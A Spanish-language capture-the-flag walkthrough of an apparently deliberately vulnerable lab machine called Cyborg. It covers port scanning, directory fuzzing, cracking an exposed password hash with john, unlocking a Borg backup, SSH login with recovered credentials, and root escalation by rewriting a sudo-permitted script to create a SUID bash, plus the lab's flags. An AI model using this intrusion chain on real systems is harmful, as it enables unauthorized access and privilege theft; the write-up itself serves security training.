

Cyborg

En primer lugar hago un escaneo de puertos con el comando:

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -Pn -n 10.10.193.136
```

Resultado:

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
```

A continuación analizo los puertos abiertos con el comando:

```
sudo nmap -n -p80,22 -Pn -T5 10.10.193.136 -sVC
```

Resultado:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256 68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256 56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

A continuación hago fuzzing a la web (ya que tiene puerto 80) con el comando:

```
ffuf -u http://IP/FUZZ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e .txt,
```

Resultado:

```
[Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 73ms]
* FUZZ: index.html
[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 55ms]
* FUZZ: admin
[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 161ms]
* FUZZ: etc
```


Entro en **/admin** y encuentro el siguiente mensaje en uno de los subdirectorios:

Posibles usuarios: **josh adam alex**

Admin Shoutbox

```
#####
#####
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
#####
#####
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
#####
#####
[Yesterday at 4.35pm from Josh]
See you there then mate!
#####
#####
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
#####
#####
```



También encuentro la descarga de un archivo **.tar** que analizaré después:




También accedo al directorio `/etc` donde encuentro el subdirectorio `/squid`






Index of /etc


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 squid/	2020-12-30 02:09	-	

Dentro de **/squid** veo lo siguiente:




Index of /etc/squid

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 passwd	2020-12-30 02:09	52	
 squid.conf	2020-12-30 02:09	258	



Al ver este hash, lo crackeo con john y me da una contraseña: **squidward**



```
(kali㉿kali)-[~/.../home/field/dev/final_archive]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
squidward (?)
1g 0:00:00:00 DONE (2023-12-06 12:46) 3.448g/s 135724p/s 135724c/s 135724C/s wonderfull..deuce
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/.../home/field/dev/final_archive]
$
```

Descomprimo el .tar y veo que hay una carpeta llamada **/home**, dentro de este está **/field**, dentro de este **/dev** y dentro de este el directorio que queremos analizar, llamado **/final_archive**

```
(kali㉿kali)-[~/Downloads/cyborg]
$ cd home && ls
field

(kali㉿kali)-[~/Downloads/cyborg/home]
$ cd field && ls
dev

(kali㉿kali)-[~/Downloads/cyborg/home/field]
$ cd dev && ls
final_archive

(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ cd final_archive && ls
config data hints.5 index.5 integrity.5 nonce README

(kali㉿kali)-[~/.../home/field/dev/final_archive]
$
```

Sé que es ese el archivo que contiene archivos ocultos ya que en el README pone que es un repositorio **Borg**:

```
(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ cd final_archive && ls
config data hints.5 index.5 integrity.5 nonce README

(kali㉿kali)-[~/.../home/field/dev/final_archive]
$ cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

Al analizar los comandos de **Borg** en primer lugar listo el contenido de esta carpeta con el comando:

```
borg list final_archive
```

Lo que me **pide una contraseña**, por lo que pruebo la encontrada anteriormente que es “**squidward**”, funciona y muestra lo siguiente:

```
(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ pwd
/home/kali/Downloads/cyborg/home/field/dev

(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ borg list final_archive
Enter passphrase for key /home/kali/Downloads/cyborg/home/field/dev/final_archive:
music_archive                                Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba
37277b1c82]
```

A continuación extraigo el contenido con el siguiente comando:

```
borg extract final_archive::music_archive
```

```
(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ borg extract final_archive::music_archive
Enter passphrase for key /home/kali/Downloads/cyborg/home/field/dev/final_archive:

(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ ls
final_archive home el contenido de esta carpeta con el

(kali㉿kali)-[~/.../cyborg/home/field/dev]
$
```

Navego en estos directorios y encuentro las credenciales del usuario **alex**, cuya contraseña es **S3cretP@3s**


```

(kali㉿kali)-[~/.../cyborg/home/field/dev]
$ cd home

(kali㉿kali)-[~/.../home/field/dev/home]
$ ls -la
total 12
drwxr-xr-x 3 kali kali 4096 Dec  6 14:55 .
drwxr-xr-x 4 kali kali 4096 Dec  6 14:55 ..
drwxr-xr-x 12 kali kali 4096 Dec 29 2020 alex
e: music archive
(kali㉿kali)-[~/.../home/field/dev/home]
$ cd alex

(kali㉿kali)-[~/.../field/dev/home/alex]
$ ls -la
total 64
drwxr-xr-x 12 kali kali 4096 Dec 29 2020 .
drwxr-xr-x 3 kali kali 4096 Dec  6 14:55 ..
-rw-r--r-- 1 kali kali 439 Dec 28 2020 .bash_history
-rw-r--r-- 1 kali kali 220 Dec 28 2020 .bash_logout
-rw-r--r-- 1 kali kali 3637 Dec 28 2020 .bashrc
drwxr-xr-x 4 kali kali 4096 Dec 28 2020 .config
drwxr-xr-x 3 kali kali 4096 Dec 28 2020 .dbus
drwxrwxr-x 2 kali kali 4096 Dec 29 2020 Desktop
drwxrwxr-x 2 kali kali 4096 Dec 29 2020 Documents
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Downloads
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Music
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Pictures
-rw-r--r-- 1 kali kali 675 Dec 28 2020 .profile
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Public
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Templates
drwxrwxr-x 2 kali kali 4096 Dec 28 2020 Videos

(kali㉿kali)-[~/.../field/dev/home/alex]
$ cd Documents

(kali㉿kali)-[~/.../dev/home/alex/Documents]
$ ls -la
total 12
drwxrwxr-x 2 kali kali 4096 Dec 29 2020 .
drwxr-xr-x 12 kali kali 4096 Dec 29 2020 ..
-rw-r--r-- 1 kali kali 110 Dec 29 2020 note.txt

(kali㉿kali)-[~/.../dev/home/alex/Documents]
$ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex:S3cretP@s3

```

Accedo vía SSH y encuentro la flag de usuario: "flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}"

```

(kali㉿kali)-[~/../field/dev/home/alex] https://www.notion.so/Cyborg-7b47a42793fc4cdaef
$ ssh alex@10.10.193.136 -p 22
alex@10.10.193.136's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ cd /home
alex@ubuntu:/home$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Dec 30  2020 .
drwxr-xr-x 24 root root 4096 Dec 30  2020 ..
drwx----- 17 alex alex 4096 Dec 31  2020 alex
alex@ubuntu:/home$ cd alex/
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$

```

Al ejecutar el comando “**sudo -l**” veo que el usuario **alex** puede ejecutar como **sudo** un script en bash. Listo los permisos de este y veo que **NO** puedo escribir sobre él, pero como soy el **propietario** modifiko los permisos para que pueda:

```

alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$ ls -la /etc/mp3backups/
total 28
drwxr-xr-x  2 root root  4096 Dec 30  2020 .
drwxr-xr-x 133 root root 12288 Dec 31  2020 ..
-rw-r--r--  1 root root   339 Dec  6 10:50 backed_up_files.txt
-r-xr-xr--  1 alex alex  1083 Dec 30  2020 backup.sh
-rw-r--r--  1 root root    45 Dec  6 10:50 ubuntu-scheduled.tgz

```

```

alex@ubuntu:/etc/mp3backups$ ls -la
total 28
drwxr-xr-x  2 root root  4096 Dec 30  2020 .
drwxr-xr-x 133 root root 12288 Dec 31  2020 ..
-rw-r--r--  1 root root   339 Dec  6 11:13 backed_up_files.txt
-r-xr-xr--  1 alex alex  1083 Dec 30  2020 backup.sh
-rw-r--r--  1 root root    45 Dec  6 11:13 ubuntu-scheduled.tgz
alex@ubuntu:/etc/mp3backups$ chmod 777 backup.sh
alex@ubuntu:/etc/mp3backups$ ls -la
total 28
drwxr-xr-x  2 root root  4096 Dec 30  2020 .
drwxr-xr-x 133 root root 12288 Dec 31  2020 ..
-rw-r--r--  1 root root   339 Dec  6 11:14 backed_up_files.txt
-rwxrwxrwx  1 alex alex  1083 Dec 30  2020 backup.sh
-rw-r--r--  1 root root    45 Dec  6 11:14 ubuntu-scheduled.tgz
alex@ubuntu:/etc/mp3backups$

```

Una vez hecho esto, puedo ejecutar el comando que quiera ya que tengo permisos de ejecutar el script como sudo:

Estos son algunos de los ejemplos que se pueden usar:

```
GNU nano 2.5.3 File: ./backup.sh

#!/bin/bash

su root
```

```
GNU nano 2.5.3 File: ./backup.sh

#!/bin/bash

cp /bin/bash /tmp/bash
chmod 4755 /tmp/bash
```

Una vez **root** navego a **/root** y encuentro la flag **flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}**

```
alex@ubuntu:/etc/mp3backups$ sudo backup.sh
[sudo] password for alex:
sudo: backup.sh: command not found
alex@ubuntu:/etc/mp3backups$ sudo ./backup.sh
alex@ubuntu:/etc/mp3backups$ /tmp/bash -p
bash-4.3# id
uid=1000(alex) gid=1000(alex) euid=0(root) groups=1000(alex),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}
bash-4.3#
```